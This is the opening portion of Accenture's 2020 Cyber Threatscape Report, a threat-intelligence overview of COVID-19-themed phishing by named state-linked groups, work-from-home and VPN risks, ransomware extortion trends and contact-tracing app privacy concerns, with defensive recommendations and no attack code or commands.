
accenture
2020
CYBER
THREATSCAPE
REPORT
Accenture Security

CONTENTS

EXECUTIVE SUMMARY

In the past year, security strategies and practices have been tested like no other. Rapidly accelerated digital transformations, opportunistic phishing campaigns, discontinuity of information security operations and financial constraints are creating the perfect storm in a COVID-19-disrupted world. CISOs who understand these challenges and can pivot their security approach can help their organizations to emerge stronger.

Accenture Cyber Threat Intelligence (Accenture CTI) has been creating relevant, timely and actionable threat intelligence for more than 20 years. Now, following the acquisitions of Context[1] in March 2020 and Seattle-based Security of Things company, Deja vu Security[2] in June 2019, Accenture Security has gained an additional 20 years' intelligence reporting and deep expertise in the techniques, tools and methods for securing connected devices and Internet of Things (IoT) networks. The cyber threat intelligence team, referred to in this report as Accenture CTI, provides IT security and business operations with actionable and relevant decision support.

Since our last report in 2019[3], our cyber threat intelligence and incident response teams have investigated numerous cases of suspected cyber espionage and financially-motivated targeting. During these investigations, threat intelligence analysts and incident responders have gained first-hand visibility of the tactics, techniques and procedures (TTPs) employed by some of the most sophisticated cyber adversaries.

Our track record of experience serves us well as we unravel the changes in cybersecurity threats in the last 12 months[4]. Early in 2020, due to the COVID-19 pandemic, most businesses across the globe found they needed to shift quickly to remote work—some did so according to a plan, others reacted but not according to their plan, and still more did not even have a plan. Remote work has challenged enterprise security monitoring in numerous ways from the platforms used for communication to the devices people are using and networks on which they transmit data. We have seen an increase in social engineering opportunities as cyberespionage and cybercriminal groups attempt to take advantage of vulnerable employees unfamiliar with managing their technology environments. The worldwide, economic and business disruptions have put tremendous financial challenges on businesses. Those pressures inevitably flow down to information security operations to maintain or increase coverage under ever-tighter budgetary constraints.

1 Accenture Acquires Context Information Security, a UK-Based Cybersecurity Consultancy, March 06, 2020. https://newsroom.accenture.com/news/accenture-acquires-context-information-security-a-uk-based-cybersecurity-consultancy.htm

2 Accenture Acquires Deja vu Security, Seattle-Based 'Security of Things' Company, June 17, 2020 https://newsroom.accenture.com/news/accenture-acquires-deja-vu-security-seattle-based-security-of-things-company.htm

3 2019 Cyber Threatscape Report, Accenture, 2019. https://www.accenture.com/gb-en/insights/security/cyber-threatscape-report

4 Research was conducted between June 2019 and June 2020

Sophisticated threat actors are employing new TTPs to help achieve their long-standing objectives of regime survival, economic acceleration, military superiority, information operations and cyber espionage. As we detail later in this report, our threat intelligence analysts have seen adversaries develop new implants for use against Outlook Web Access (OWA) and Exchange environments, and more sophisticated command and control methods that attempt to disrupt detection efforts through internal proxy mechanisms.

Criminals will still work to monetize access to data or networks, perhaps more frequently than before as the economy continues to be vulnerable. As we have seen this year, supply chain compromise and off-the-shelf tools could feature heavily, as could ongoing evidence of custom tools designed to evade defenses.

Ransomware has increased in popularity among bad actors, as data theft increases the pressures on victims. With game-changing ransomware attacks, such as the Maze threat[5], the name-and-shame technique has gained momentum that calls into question the cost versus disruption debate.

In such a climate, and with organizations attempting to stabilize their current operations, CISOs should put the right controls in place to create a safe and secure environment. Accenture has identified **four elements of adaptive security** that can help: a secure mindset, secure network access, secure work environments and secure collaboration. CISOs should engage with business leaders to plan, prepare and practice for greater cybersecurity resilience, backed by the right resources and investments. Accenture believes a multi-dimensional crisis management strategy, with many work streams and teams that collaborate closely, often on a daily basis, is the way to help achieve cybersecurity resilience—and can help to protect enterprises from harm.

Read on to take a deeper dive into the five frontline trends identified in 2020. These insights can enhance the work of security teams and put security technology investments, security processes and the business strategy on a firm footing to help achieve the desired level of cyber resilience.

5 Abrams, Lawrence. "Allied Universal Breached by Maze Ransomware, Stolen Data Leaked," Bleeping Computer, November 21, 2019. https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/

What's inside?

The 2019 Cyber Threatscape report noted that strong investment in cybersecurity was not lacking. But despite these investments, good threat intelligence was a priority to tackle the relentless pressure from cybercriminals and nation-states and the gaps in the cyber defense posture of suppliers, partners and acquisitions.

Now, the **2020 Cyber Threatscape report** reveals five factors that are influencing the cyberthreat landscape:

01 COVID-19 ACCELERATES THE NEED FOR ADAPTIVE SECURITY

There is no quick fix to the issues presented by the global pandemic. Even as society and business manage the health and humanitarian aspects, organizations need to deal with the economic and operational fallout, which is creating financial and budget challenges for companies' information security operations in the mid- to long-term. The pandemic has opened the door to opportunistic threats, creating social engineering opportunities such as new phishing campaigns. It has also put unprecedented pressure on organizations as they struggle with business continuity, travel restrictions and remote working. As data continues to be seen as a high value, sought after commodity, security leaders should consider embracing adaptive security[6]—putting the right controls and monitoring in place to help create a safe and secure working environment for their enterprise.

6 Emerge stronger with adaptive security, Accenture, June 2020. https://www.accenture.com/gb-en/insights/security/coronavirus-adaptive-security

02 NEW, SOPHISTICATED TTPS TARGET BUSINESS CONTINUITY

Established platforms are observed to be under siege as sophisticated cyberthreat actors have aggressively targeted systems supporting Microsoft Exchange[7] and OWA, such as Client Access Servers (CAS). Such compromises are a breeding ground for malicious activities. Web-facing, data-intense systems and services that typically communicate externally can make it easier for adversaries to hide their traffic in the background noise, while authentication services could open up a credential harvesting opportunity for cybercriminals. Attacks against such platforms are not always pretty—they can range from crude, to simple, to sophisticated, especially as threat actors are evolving their techniques to exploit such vulnerabilities all the time. Recent campaigns against government entities have involved newly-designed malware families configured with internally-routable command and control infrastructure, likely also designed for evasion. These kinds of innovation can challenge network defenders. State-aligned operators could continue—in most cases—to need to emphasize stealth and persistence to meet their intelligence-gathering goals. Such capabilities and detection evasion approaches underline the importance of identifying and tracking priority adversaries and then threat hunting against the specific behaviors employed by the priority adversaries.

7 Accenture CTI internal research

03 MASKED OR NOISY CYBERATTACKS COMPLICATE DETECTION

Cyberthreat actors routinely chain together off-the-shelf tools with living-off-the-land techniques—a phrase describing the creative abuse of readily available tools—complicating detection and attribution. Since off-the-shelf tools offer the benefits of deniability, continued effectiveness and ease of use, their accelerated use is likely to continue for the foreseeable future. Spear phishing has stepped up a gear, too. Recognized threat groups have targeted government organizations and corporations, leading to the theft of information. These activities have occurred in Europe, North America and Latin America, and there has been significant activity directed towards emerging economies and India. And threat actors—increasingly, organized cybercriminal groups—continue to try to compromise their victims' supply chains. Managed service providers and software vendors are being targeted but the direct connectivity between peer organizations working on joint projects is also being exploited. Continuous and bespoke threat intelligence tailored for the specific organizational profile is a priority—from strategic to tactical and technical—as is an intelligence-led security approach that focuses on the most important mitigations for identified adversaries. Organizations should ensure they understand the commonly used tools and techniques, especially those involving malicious use of native systems and penetration test tools, and validate they can be detected in their environment.

04 RANSOMWARE FEEDS NEW PROFITABLE, SCALABLE BUSINESS MODELS

Alongside finding new ways to infect businesses with ransomware, threat actors are finding new ways to influence victims to pay. In November 2019, a new, game-changing strain of ransomware known as Maze infected a large security staffing company, stole company data, and notified the media—eventually publicly releasing 700MB of data when the ransom was not paid[8]. This "name and shame" approach adds pressure on victims to pay up, even though law enforcement and the cybersecurity industry have always advised against paying ransoms. Only threat actors are profiting—ransomware recovery responders, Coveware, noted that in the first quarter of 2020 an average ransom payment rose to US$178,254 up 60 percent from the same period the year before[9]. The situation could become far worse. As threat actor profits increase, they can innovate and invest in more advanced ransomware, and take advantage of the greater vulnerabilities of remote working. Accenture expects threat actors employing these tactics to continue to evolve and proliferate for the remainder of 2020 and beyond.

8 Abrams, Lawrence. "Allied Universal Breached by Maze Ransomware, Stolen Data Leaked," Bleeping Computer, November 21, 2019. https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/

9 Ransomware Attacks Fracture Between Enterprise and Ransomware-as-a-Service in Q2 as Demands Increase, Coveware, August 3, 2020. https://www.coveware.com/blog/q2-2020-ransomware-marketplace-report

05 CONNECTEDNESS HAS CONSEQUENCES

As more critical systems are exposed and greater connectivity is enabled as a result of powerful technologies and the Internet attackers are finding new ways to exploit them. Increasingly, businesses are using unpatched and untested devices—which pose a much more realistic and accessible target. Cloud and Internet-connected devices are far more widespread. Security leaders are fighting back, using public bug bounty programs and detection frameworks, but Operational Technology (OT) threats still prompt the need for more effective security controls. Security testing can be expensive—and it is difficult to assess the risk posed by each device, with dramatic differences in device security testing between small and large manufacturers. Slowly but surely threats are being identified and remedied. As detailed in this report, this year saw an increase in the number of OT vulnerabilities reported by researchers, which were addressed by vendors with patches. Many of the common classes of vulnerabilities affecting IoT devices have been at least partially solved, and now the challenge is applying this knowledge wherever applicable. Going forward, security leaders should share this knowledge and develop standardized systems that are simple, easy to integrate, and bear close scrutiny.

In this report, Accenture CTI offers leading practices to help tackle these frontline trends and introduce adaptive security measures that can secure mindsets, network access, work environments and collaboration.

Accenture CTI aims to help its clients, partners and community members by providing this information to help them stay ahead of relevant threats to their businesses, industries and geographies.

FIVE FRONTLINE TRENDS

01 COVID-19 ACCELERATES THE NEED FOR ADAPTIVE SECURITY

Overview

The COVID-19 pandemic presented businesses globally with cybersecurity challenges, including opportunistic phishing campaigns, discontinuity of information security operations and long-term financial constraints. Companies in all industries should plan for these challenges to persist indefinitely and to have long-term effects.

Key observations

- Plan to execute months-long business continuity plans (BCP), including information security monitoring and response, while operating under quarantine conditions.
- The pandemic has created social engineering opportunities, including phishing campaigns targeting the WHO, India, Pakistan, China and the United States. Phishing awareness is key, as cyberespionage and cybercriminal groups are likely to continue taking advantage as long as the situation persists.
- BCPs, travel restrictions and remote work policies challenge enterprise monitoring. Companies should advise work-from-home employees on home router and Internet of Things (IoT) protection and virtual private network (VPN) best practices.
- The pandemic's economic impact could create financial and budgetary challenges for companies' information security operations in the mid- to long-term, challenging their ability to maintain or increase coverage. Companies may consider stratifying, prioritizing and outsourcing information security operations, and managing infrastructure and operational maintenance and growth.

Pandemic opens the door to opportunistic threats

Cyberthreat actors and groups exploiting COVID-19 concerns

Threat actors may exploit insecure conditions. Numerous phishing campaigns and potential mobile device vectors have already emerged, with these taking advantage of public concern and confusion about COVID-19 to use the pandemic as a lure. Researchers have attributed some, but not all, campaigns to named groups. The following threat actors have conducted malicious activities in relation to the COVID-19 pandemic. Additionally, the tools mentioned in the table below have been identified by Accenture CTI internal research to be used in their activities (Figure 1).

COVID-19-related discussions in cybercrime underground

While many threat actors are eager to take advantage of the global pandemic for monetary gain, some voices within cybercrime forums have expressed opposite opinions, refusing to use COVID-19 themes in cyberattacks:

- A threat-actor of a malicious Microsoft Excel macro has urged buyers to exploit COVID-19-themed cover stories to get better results from malware installations. This actor has built and is selling a malicious macro builder, offering discounts on this product claiming others can use the product to exploit the coronavirus wave to achieve better results. Accenture CTI sometimes observes product or service discounts in response to the emergence of a new threat vector, with threat actors making up the money lost due to reduced unit prices by the sheer volume of sales such discounts elicit.

Figure 1.

Campaigns coinciding with the COVID-19 pandemic

Threat group/ Aliases	TTPS	MITRE ATT&CK	Tools	Target geographies
LUCIFERSHARK (Mustang Panda)	Phishing, malicious Microsoft Office documents	T1193	PlugLoadDLL, VMS Stager, Cobalt Strike	Mongolia, South East Asia
SNIPEFISH (DarkHotel)	Zero-day vulnerability in Sangfor SSL VPN servers[10]	T1190		China
ROHU (Transparent Tribe, APT36)	Malicious, macro-laden Word document masquerading as COVID-19 health advisory	T1193	Crimson RAT	United States, India
SNAKEMACKEREL (Sofacy, APT28)	Malicious documents masquerading as COVID-19 news	T1193	C# Backdoor	Ukraine
WINTERFLOUNDER (Gamaredon)	Malicious documents masquerading as COVID-19 news and impersonating Ukrainian journalist, Sashko Shevchenko	T1193		Ukraine
NEEDLEFISH (Lazarus, APT38)	Malicious documents masquerading as COVID-19 news[11]	T1193, T1064, T1088, T1048, T1002, T1022	SYSCON	South Korea
STICKLEBACK (Kimsuky, Stolen Pencil)	Malicious documents masquerading as COVID-19 news	T1193	Baby Shark	United States, South Korea, East Asia
POND LOACH (OceanLotus, APT32)	Malicious documents masquerading as COVID-19 news	T1193		China
CANDLEFISH (Patchwork, SideWinder)	Malicious documents masquerading as COVID-19 news and Pakistani military deployment	T1193		China, Pakistan
SYRIAN ELECTRONIC ARMY (SEA)	Spear phishing luring targets to install malicious mobile apps targeting Arabic language users[12]	T1193		Middle East

Source: Accenture CTI internal research

10 "The DarkHotel (APT-C-06) Attacked Chinese Institutions Abroad via Exploiting SangFor VPN Vulnerability," Qihoo 360, April 8, 2020 https://web.archive.org/web/20200406120301/http://blogs.360.cn/post/APT_Darkhotel_attacks_during_coronavirus_pandemic.html

11 Tencent Security. "HermitAPT 2020," April 24, 2020, https://s.tencent.com/research/report/969.html

12 Del Rosso, Kristin. "Nation-state Mobile Malware Targets Syrians with COVID-19 Lures". April 15, 2020. Lookout Blog," https://blog.lookout.com/nation-state-mobile-malware-targets-syrians-with-covid-19-lures

- Accenture CTI analysts found a significant increase in the sale of the popular Android banking Trojan "Cerberus" on criminal underground forums.
- A veteran threat actor who seems to specialize in creating custom phishing lures, has been observed posting new COVID-19-themed phishing kits for sale in a forum where the actor is commonly advertising.
- Another actor seemed to have offered the sale of two false COVID-19-themed landing pages for the actor's Androidmalware injection service, as part of his own Trojan or for others to deploy via other malware families.

Exploitation of work-from-home policies

To slow down infection rates and protect their workforces, companies worldwide instituted work-from-home (WFH) policies. These conditions shift information security focus from enterprise infrastructure to cloud and virtualized infrastructure. WFH employees rely on home Wi-Fi routers and VPN connections to company infrastructure, and misconfigurations, combined with a more lackadaisical approach to working from home, risk the leakage and theft of sensitive company information. An increase in WFH means companies and individuals are further exposed to cyberattacks. To help protect themselves from WFH vulnerabilities, companies should:

- Ensure employees are fully cognizant of company information protection procedures, including those regarding hard drives and file encryption in storage and in transit.
- Recommend employees keep a check on government guideline sites such as the Cybersecurity & Infrastructure Security Agency (CISA)[13].

13 CISA Telework and Guidance Resources. https://www.cisa.gov/telework

- Brief employees on home network best practices, including the use of non-default router and IoT passwords, SSID broadcast hiding and the configuration of trusted DNS providers.
- Ensure WFH employees understand how to configure and connect to company VPN providers and avoid split-tunneling.
- Plan fallback measures for phone-based and off-net communications and work, as many VPN providers may encounter scaling issues as large numbers of users join.
- Ensure the computers and devices WFH employees use are updated with the most current system and application versions.

VPN vulnerabilities

With increased use of VPNs, Accenture CTI recommends organizations review their VPN security postures. Employee remote access to company networks has caused an increase in VPN traffic. To deal with the increase in monetary bandwidth costs, the VPN configuration that most organizations use most often is a "split-tunnel" configuration. In this configuration, a VPN client only connects a user to an organization for the resources it needs from that organization and will connect the user directly to the Internet for everything else, accessible only through an Internet connection. This setup saves a lot of bandwidth for organizations. Split-tunnel VPN configurations can also lead to decreased monitoring from an organization's information security (infosec) team, as infosec teams are only able to see organization-bound traffic, with no visibility into direct Internet traffic from remote hosts. Accenture CTI recommends reviewing VPN configurations to make sure there are no unwitting DNS leaks of internal hostnames.

Scalability: Preparedness for DDoS attacks and surge in demand for cloud computing

Massive increases in bandwidth consumption puts most organizations at risk of DDoS attacks. Accenture CTI's observation is that organizations that previously had over-provisioned bandwidth to deal with potential DDoS attacks have begun to use it for remote employees. This has led to decreases in bandwidth available to defend against DDoS attacks. With most of the workforce telecommuting, DDoS attacks have strong potential to cause operational downtime issues for organizations. There are ways to protect against DDoS attacks, but such techniques require some advanced preparedness.

Geopolitical perspectives: COVID-19 crisis provided new opportunities and incentives for politically motivated espionage, disruption and surveillance

The COVID-19 crisis is worldwide, but politics is local. Regional social and political conditions in each area affected how governments and the public in different countries responded to the pandemic, sometimes, inadvertently, opening the way for new threats in cyberspace.

Governments faced challenges in numerous aspects of disease response, such as collecting accurate data on the spread of disease in their populations and worldwide, offering consistent and credible messages to their own populations, and cooperating with other governments in combating the disease. As usual, state leaders attempt to bolster legitimacy with their own populations while competing with other states; this continues during the pandemic, with the COVID 19-related panic sometimes providing new opportunities for cyberespionage.

Uncertainty in government efforts to combat the virus, together with conflicting and often fragmentary information about real casualty figures and best practices, has likely helped aggravate public doubt about government responses. Criminals and state espionage groups alike have impersonated public health-related agencies in phishing lures, further eroding public confidence in those agencies[14]. Hastily developed portals for government relief programs presented opportunities for cybercriminals to steal identities and money[15].

Espionage: The virus panic serves as merely the latest tool in ongoing attempts to spy on, discredit and weaken adversary governments. In addition to the financially motivated COVID-19-themed phishing activity described in this report, since February 2020, Accenture CTI has observed COVID-19 lure documents dropping cyberespionage malware linked to several groups whose activity aligns with the strategic priorities of various nation-states. Threat actors who breached healthcare related entities during this time may have been seeking intelligence on pandemic-related topics, such as disease spread or vaccine and pharmaceutical research, as countries competed for scarce equipment and medicines[16]. Alternatively, threat actors may have viewed the overstretched healthcare agencies as easy prey in this distracted time.

14 Huntley, Shane, "Findings on COVID-19 and online security threats," April 22, 2020, Google Threat Analysis Group, https://www.blog.google/technology/safety-security/threat-analysis-group/findings-covid-19-and-online-security-threats/; Vavra, Shannon, "Cybercriminals, nation-states increasingly tailoring coronavirus spearphishing campaigns," March 12, 2020, Cyberscoop, https://www.cyberscoop.com/coronavirus-phishing-scams-iran-china

15 Popper, Nathaniel, "'Pure hell' for victims as stimulus programs draw a flood of scammers," April 22, 2020, New York Times, https://www.nytimes.com/2020/04/22/technology/stimulus-checks-hackers-coronavirus.html; Intelgraph reporting.

16 Satter, Raphael, "UPDATE 1-Foreign state hackers target U.S. coronavirus treatment research-FBI official," Reuters, April 16, 2020. https://www.reuters.com/article/health-coronavirus-cyber/update-1-foreign-state-hackers-target-u-s-coronavirus-treatment-research-fbi-official-idUSL1N2C41ZG

Surveillance: Governments and private sector entities have hastened to track COVID-19 infections and facilitate social distancing to slow the disease's spread. In at least one case, a major online app store removed a COVID-19 health-tracking app after determining that a government was secretly collecting data on its own citizens with help from the app[17].

Disruption: Ransomware attacks, deploying Ryuk, NetWalker, Maze and other malware, have disrupted the work of public health agencies, emergency services, and hospitals in multiple countries. The Maze and DoppelPaymer ransomware groups promised to spare hospitals, but then Maze released information stolen from a medical research company[18]. While most ransomware serves as a money-maker for cybercriminals, politically motivated cyberthreat actors can also use ransomware, DDoS and other disruptive operations to weaken and discredit adversary governments[19]. On April 16, 2020 the Czech government warned of a "serious, advanced adversary" planning a "large-scale campaign of serious cyberattacks" on Czech government- and health-related systems[20].

Infodemics: The spread of sometimes misleading information online about the disease—whether deliberate falsehood or the innocent sharing of inaccurate information—can hinder effective responses to the pandemic. Politically motivated actors, whether governments or other partisan groups, have exploited controversies over the virus's origins, treatments, vaccination policies, and isolation policies in line with their own political priorities, sometimes aggravating existing social, political and ethnic tensions[21].

17 Cimpanu, Catalin, "Spying concerns raised over Iran's official COVID-19 detection app," ZDNet, March 9, 2020. https://www.zdnet.com/article/spying-concerns-raised-over-irans-official-covid-19-detection-app/

18 Abrams, Lawrence, "Ransomware Gangs to Stop Attacking Health Orgs During Pandemic," Bleeping Computer, March 18, 2020. https://www.bleepingcomputer.com/news/security/ransomware-gangs-to-stop-attacking-health-orgs-during-pandemic/ ; Goodwin, Bill, "Cyber gangsters hit UK medical firm poised for work on coronavirus with Maze ransomware attack," Computer Weekly, March 22, 2020., https://www.computerweekly.com/news/252480425/Cyber-gangsters-hit-UK-medical-research-lorganisation-poised-for-work-on-Coronavirus

19 2019 Cyber Threatscape Report, Accenture Security. https://www.accenture.com/us-en/insights/security/cyber-threatscape-report?src=SOMS%20%E2%80%93

20 Slowik, Joe, "Spyware Stealer Locker Wiper: LockerGoga Revisited," Dragos, April 2020. https://dragos.com/resource/spyware-stealer-locker-wiper-lockergoga-revisited/

21 "White Supremacist Groups Are Recruiting With Help From Coronavirus – and a Popular Messaging App," Time Magazine, April 8, 2020. https://time.com/5817665/coronavirus-conspiracy-theories-white-supremacist-groups/

Surveillance tools are poised to welcome the age of Big Brother

The COVID-19 pandemic has helped catalyze precipitous growth in the use of surveillance technology. First, governments and businesses have developed contact-tracing apps to identify which individuals may have have had contact with infected people. This includes Bluetooth signals, location-tracking wristbands and mobile apps with integrating databases. Some governments have tried integrating private with public data sources, such as requiring travel and health agencies to report on travel histories, patient flows and ventilator stockpiles[22]. Second, some governments have experimented with digital monitoring and mobility permissions to enforce lockdown measures, through drones and digital bar codes, facial recognition, Closed Circuit Television systems (CCTV), credit card data, and QR-code passes for movement[23,24]. Third, businesses and schools, including in countries such as Australia, have experimented with requiring employees and students who are working from home to keep their laptop cameras on or use other means to ensure they are working[25,26].

Surveillance tools introduced during the COVID-19 epidemic might remain in place afterward, making it essential to think through their implications for data privacy and information security.

22 Valentino-Devries, Jennifer et al, "A scramble for virus apps that do no harm," New York Times, April 29, 2020.https://www.nytimes.com/2020/04/29/business/coronavirus-cellphone-apps-contact-tracing.html

23 Arjun Kharpal, "Use of surveillance to fight coronavirus raises concerns about government power after pandemic ends" CNBC, March 26, 2020. https://www.cnbc.com/2020/03/27/coronavirus-surveillance-used-by-governments-to-fight-pandemic-privacy-concerns.html

24 Will de Freitas, "Coronavirus: drones used to enforce lockdown pose a real threat to our civil liberties". The Conversation, May 26, 2020. https://theconversation.com/coronavirus-drones-used-to-enforce-lockdown-pose-a-real-threat-to-our-civil-liberties-138058

25 Harwell, Drew, "Managers turn to surveillance software, always-on webcams to ensure employees are (really) working from home, Washington Post, April 30, 2020. https://www.washingtonpost.com/technology/2020/04/30/work-from-home-surveillance/

26 Osborne, Charlie, Students, university clash over forced installation of remote exam monitoring software on home PCs, ZDNet, April 20, 2020., https://www.zdnet.com/article/students-university-clash-over-plans-to-install-remote-exam-monitoring-software-on-home-pcs

Cybercriminals, espionage groups, and hacktivists could all seek to exploit the information collection capabilities of these apps, vulnerabilities in the cloud storage of the data, and differing legal provisions in different countries against cybercriminal activities. Examples of these vulnerabilities have already been observed by Accenture CTI in Iran and India. Furthermore, several were detected in apps used in European countries that could enable cybercriminals to take advantage of geo-location data and more[27].

In addition to cybersecurity risks, another hindrance to effective automated monitoring is distrust of government, aggravated by sometimes imperfect government efforts in combating the virus, and conflicting and often fragmentary information about pandemic related data and best practices. There are also fears that governments and businesses may use the surveillance apps to tighten control over citizens and employees. How far users will go to adopt voluntary apps and accept the heightened surveillance might partly depend on the future course of the pandemic and new trends in disinformation. Just as the panic caused by the September 11, 2001 terrorist attacks in the United States led to widespread acceptance of airport screening and antiterrorist monitoring, so, too, has the panic caused by COVID-19 led to a reevaluation of the balance between safety and privacy.

27 Detected through vulnerability software and Accenture CTI observations

28 AHarwell, Drew, "Managers turn to surveillance software, always-on webcams to ensure employees are (really) working from home, Washington Post, April 30, 2020. https://www.washingtonpost.com/technology/2020/04/30/work-from-home-surveillance/

Accenture CTI identifies the following risks and impediments associated with contact-tracing apps:

- Governments are following one of four approaches: Contracting with reputable companies to run contact tracing programs that rely heavily on manual tracing—perhaps supplemented by apps, contracting reputable companies to build close source code applications, relying on open source code application to foster trust with the public, or using contact-tracing apps that have added surveillance functionality enabling these governments to collect more detailed information about their citizens.
- Voluntary participation in contact-tracing apps remains low, which undermines the purpose of the app. Compulsory use of the apps is putting people in danger of data compromise due to less than ideal source code implementation and Bluetooth vulnerabilities.
- Data storage remains an important threat vector and remains a point of contention that undermines public trust. Throughout 2019 and into 2020, Accenture CTI observed several instances where cloud-stored data is vulnerable to breaches from cybercriminals and cyberespionage groups.
- Security risk is present not only from the contact-tracing applications themselves, but also from how/where the data is being collected and stored. A centralized approach is contrary to Apple and Google's decentralized approach, where a large portion of data is stored on the user's device[29]. The latter approach immediately reduces the likelihood that threat actors could compromise large data sets containing sensitive information. In addition, data storage locales and access privileges are being cited as points of concern for the public.
- Most contact-tracing apps rely on Bluetooth Low Energy technology that is rife with vulnerabilities. These vulnerabilities enable threat actors to compromise phones that are not patched with the latest software updates continuously.

29 Apple, "Privacy-Preserving Contact Tracing," viewed May 12, 2020 https://www.apple.com/covid19/contacttracing

Motivations for threats

As evidenced by recent attacks on medical research organizations, including the World Health Organization, Hammersmith Medicines Research in the United Kingdom, and Gilead in the United States, cyberespionage campaigns, fueled by the pursuit of scientific research and data, have been widely observed[30]. State-sponsored cyberespionage groups seeking detailed information about persons in other countries may attempt to access the information contained within contact-tracing applications.

The surveillance tools and applications introduced during the COVID-19 pandemic may be necessary to measure the impact of vaccines and virus transmission behavior. However, these tools may also provide states a means to monitor and control populations, while simultaneously enabling racial and ethnic profiling.

Hacktivist groups, motivated by the desire to aggravate underlying social and political tensions, have recently been observed compromising government websites in an effort to undermine public confidence in the response to the pandemic[31]. As contact-tracing apps continue to be released, hacktivist groups may extend the scope of their campaigns to include denial-of-service attacks against the apps to further disrupt and destabilize government strategies during this particularly tumultuous time.

Cybercriminals, by contrast, are largely financially motivated, as the personally identifiable information (PII) and health data contained within the tools can be rapidly monetized. Accenture CTI analysts have observed

30 "US charges Chinese Covid-19 research 'cyber-spies" BBC Online, July 21, 2020.https://www.bbc.co.uk/news/world-us-canada-53493028

31 Zurier, Steve, "Could Return of Ghost Squad Hackers Signal Rise in COVID-19-Related Hacktivism?," DarkReading. April 16, 2020, https://www.darkreading.com/attacks-breaches/could-return-of-ghost-squad-hackers-signal-rise-in-covid-19-related-hactivism/d/d-id/1337588

a diverse range of exposed data for sale in underground markets, enabling faster and easier identity theft. The United States Federal Reserve indicates that synthetic identity fraud, for example, has been increasingly effective as it is less easily detected by financial institutions than traditional identity theft[32]. Specifically, in the wake of the United States' CARES Act, which permitted the distribution of relief payments to United States citizens, Accenture CTI noticed an increased demand for United States PII, as threat actors attempted to obtain fraudulent relief payments. For example, old threads advertising the sale of PII, which had previously laid dormant for more than a year, suddenly became active again as threat actors were asking if PII was still available.Whether voluntary or compulsory, the emerging contact-tracing applications possess a plethora of valuable data—from PII to geolocation to critical and confidential health data. While the motivations of each threat group may vary, the threats to the data remain significant.

Inherent threats to app and data integrity

Several governments are opting for a centralized approach to data collection based on a cloud-hosted infrastructure[33]. This centralized approach is a concern due to practices by insecure cloud hosting providers and misconfigurations which can lead to a data breach. This occurred when a telecommunication company based in India released a "symptom checker"[34] app which also exposed an entire database of personal data online—including geolocation and medical details.

32 "Fed shares insight on how to combat synthetic identity fraud", WeLiveSecurity July 6, 2020,. https://www.welivesecurity.com/2020/07/06/fed-shares-insight-how-combat-synthetic-identity-fraud/

33 Shead, Sam, "Britain's NHS shuns Apple and Google as it rolls out coronavirus contact-tracing app," CNBC, May 5, 2020. https://www.cnbc.com/2020/05/05/britains-nhs-shuns-apple-and-google-as-it-rolls-out-coronavirus-contact-tracing-app.html

34 "Whittaker, Zack, "Security Lapse at India's Jio exposed coronavirus symptom checker results," TechCrunch. May 2, 2020, https://techcrunch.com/2020/05/02/jio-coronavirus-security-lapse/

Privacy experts, such as Privacy Strategist Jeroen Terstegge in the Netherlands, are concerned about the security of data centers and the implications if this personal information was compromised[35]. Some organizations, such as Pan-European Privacy Preserving Proximity Tracing (PEPP-PT), are working on closed-source solutions for COVID-19 contact tracing and enjoy broad support[36]. The Government of Australia initially supported closed-source app COVIDSafe but changed course without explanation after numerous researchers reverse engineered samples of its code and at least one identified hypothesized attack vectors[37]. Proposed government maintenance of proprietary source code further raised public suspicion surrounding the true functionality of these applications and whether they were being used for surveillance purposes. More than 170 researchers and scientists from the United Kingdom signed a joint statement in late April, 2020 highlighting their surveillance concerns[38,39]. Google removed one government-promoted application from its Play Store due to suspicions the app was being used as spyware and making misleading claims that it could detect COVID-19[40].

Some privacy advocates have raised concerns over who owns the data centers, where the physical data centers are located, and which third parties may gain access to sensitive information stored there[41]. Data privacy advocates in one Eastern European country have alleged that their government's tracing app sends user data, including

35 Smits, Paul, "Privacy Expert On Corona App Stigmatization Is Looming," Innovation Origins, April 10. 2020. https://innovationorigins.com/privacy-expert-on-corona-app-stigmatization-is-looming/

36 PEPP-PT, "Pan-European Privacy-Preserving Proximity Tracing," viewed May 12, 2020, https://www.pepp-pt.org/

37 Farrell, Edward, "A Brief Analysis Of The CovidSafe App" April 27, 2020, Medium, https://medium.com/@mercury_ISS/a-brief-analysis-of-the-covidsafe-app-cc88512e5975

38 Palmer, Danny, "Security Experts Warn Don't Let Contact Tracing App Lead To Surveillance," ZDnet, May 7, 2020, https://www.zdnet.com/article/security-experts-warn-dont-let-contact-tracing-app-lead-to-surveillance/

39 "Joint Statement," April 29, 2020 https://drive.google.com/file/d/1uB4LcQHMVP-oLzIIHA9SjKj1uMd3erGu/view

40 Doffman, Zak, "Coronavirus Spy Apps: Israel Joins Iran And China Tracking Citizens' Smartphones To Fight COVID-19," Forbes, March 14, 2020, https://www.forbes.com/sites/zakdoffman/2020/03/14/coronavirus-spy-apps-israel-joins-iran-and-china-tracking-citizens-smartphones-to-fight-covid-19/#43b59be8781b

41 Clarke, Laurie, "Uncertainty Over Who Could Access NHSX Contact Tracing App Data As Pilot Goes Live," NS Tech, May 4, 2020. https://tech.newstatesman.com/coronavirus/uncertainty-over-who-could-access-nhsx-contact-tracing-app-data-as-pilot-goes-live

42 "Surrender everything," April 1, 2020, Meduza. https://meduza.io/en/feature/2020/04/01/surrender-everything

photographs, to servers in other countries[42], echoing concerns regarding data sovereignty in cases where user data is stored in a foreign jurisdiction.

As engineers develop contract-tracing apps rapidly, they might not observe data security best practices, as illustrated by the Dutch government when it shortlisted a developer to build a contact-tracing app. The developer posted the code online to be scrutinized and developers identified that the source files exposed user data. A spokesperson alleged that the data was "accidentally put online due to the haste in which the team wanted to make the source code available for analysis[43]".

Globally, a majority of the contact-tracing applications use Bluetooth Low Energy as the mechanism to detect nearby devices. The requirement that Bluetooth must always be switched on increases the battery drain on a user's device and its exposure to various Bluetooth-related attacks, such as an exploitable security vulnerability affecting the Android Bluetooth subsystem dubbed "BlueFrag" (CVE-2020-0022)[44].

Singapore, and potentially other countries, are attempting to implement mandatory contact-tracing policies, which could, theoretically, enable broad government surveillance[45]. Given the varying degree of security practices across different countries, practices such as this could put PII, location, and other sensitive information at risk[46]. Intelligence services around the world are keen to obtain publicly available or otherwise poorly protected data whenever possible. In the case of Singapore, the data is not only based on smart phone apps, but also wearable tokens that typically have far less protection than smart phone apps. Additionally, health officials at any public health facility can retrieve this data onto corporate networks of varying degrees of cyber integrity.

